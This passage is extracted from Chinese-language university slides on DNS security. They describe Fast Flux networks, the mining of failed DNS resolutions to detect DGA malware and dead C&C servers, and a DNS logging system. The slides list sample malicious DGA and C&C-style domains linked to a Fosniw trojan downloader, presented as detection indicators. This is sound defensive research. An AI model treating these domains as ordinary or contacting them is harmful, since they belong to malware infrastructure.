


Fast Flux 服务网络结构






DNS 失败解析挖掘





DNS 失败解析挖掘：DGA 检测


解析失败域名聚类、判断





DNS 失败解析挖掘：DGA 检测

解析失败域名聚类、判断





DNS 失败解析挖掘：DGA 检测

一周检测结果：

- 1,213 台主机，197,026 个 DGA 域名

yztzyuozumms.com
ubebririhrhs.com
vfvfbnvonrpb.com
vcusdzjmtqpy.com
yzawshkgjlrc.com
ypintkxlazcw.com
yokzxldsvqnw.com
zksrfvqjikgu.com
uyboainhsqyg.com
yvzwqavcdhji.com
ziqragwvejax.com
yxafkhgwhqzs.com
zetrogquyelb.com
ymjnhedaohpr.com
ytlahqgcogkz.com
ztpkizvcarbu.com
zucercfqslnd.com
uuvxhpkoslkw.com

t0a12jkwumhqp3rybzsg5hliud.com
ctqk3lwuqlz02ma4por4i2s2he.com
apxe2l5xqbpjdpkf4isqh3nr0f.com
4rck4m3vh534sj1d2ariobp4te.com
uqeszbktn4eygqzof1rcmxtnlc.com
jqborckqr3yaczigzht2gfnwce.com
qmon0pkrgiycuzk3cnsaqalfwb.com
nbabbkfvohu3mv4pp4rqu5tzle.com
nfqiw3sqwihgrytfos0l1ibdc.com
3k1ctlhtx3mznfyjxgqk0xlhke.com
en3l3dcun3hzywsyq1qy1wag4f.com
xxnxpxutzou05eogprrrqz3vfyh.com
0wt0mimr2qknammfvggrufp0u3d.com
1xruk5sxzcncb4vgmaruoakiic.com
pbgbli2uylkpldltgkrs0m3vna.com
mahnihkv4teizfnxj0rqacff5c.com
o4wn5zdqkesnauhqu3tcn5cjgq.com
o5y2uyvqfyhwh4df4nrasbex2h.com

app2.winsoft5.com
app2.winsoft0.com
app2.winsoft8.com
app2.winsoft7.com
app2.winsoft2.com
appx.koreasys88.com
appx.koreasys77.com
appx.koreasys22.com
appx.koreasys99.com
appx.koreasys55.com
appx.koreasys6.com
app2.winsoft66.com
app2.winsoft11.com
app2.winsoft55.com
app2.winsoft77.com
appx.koreasys1.com
appx.koreasys4.com
appx.koreasys8.com

TrojanDownloader:
Win32/Fosniw.B




DNS 失败解析挖掘：失效 C&C



无法解析的 C&C 域名


- 受感染主机上恶意代码依然存在
- 尝试连接 C&C：失败、重试





DNS 失败解析挖掘：失效 C&C

827 个已知 / 疑似 C&C 域名





DNS 日志系统

查询日志

- 所有客户端请求、解析失败响应

资源记录

- 来自权威服务器的 A / AAAA / CNAME / NS / Glue A 记录

DNS LOG

Add New Task

Domain:		Wildcard (* and ?)
IP:		IPv4 (Dotted decimal notation) or IPv6 (128-bit Hex number without colons)
Date:	From 2014-01-15 To 2014-04-15	[Database Status]
Tables:	☐ namestat ☐ ipstat ☐ query4 ☐ query6 ☐ a ☐ aaaa ☐ cname ☐ ns ☐ glue_a	
	Submit	



DNS 日志系统



数据存储

- MySQL 数据库
- 10 ~ 15 GB / 天



应用场景

- 安全事件追溯（恶意软件 / 入侵）
- DNS 解析故障诊断
- 研究数据 / Passive DNS



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY



DNS 域名系统安全与攻击检测

- ❶ 拒绝服务攻击
- ❷ 域名和 DNS 劫持
- ❸ DNS 隧道和信息窃取
- ❹ 基于 DNS 的恶意软件检测



谢谢!



章思宇

dfxbb@sjtu.edu.cn

上海交通大学 网络信息中心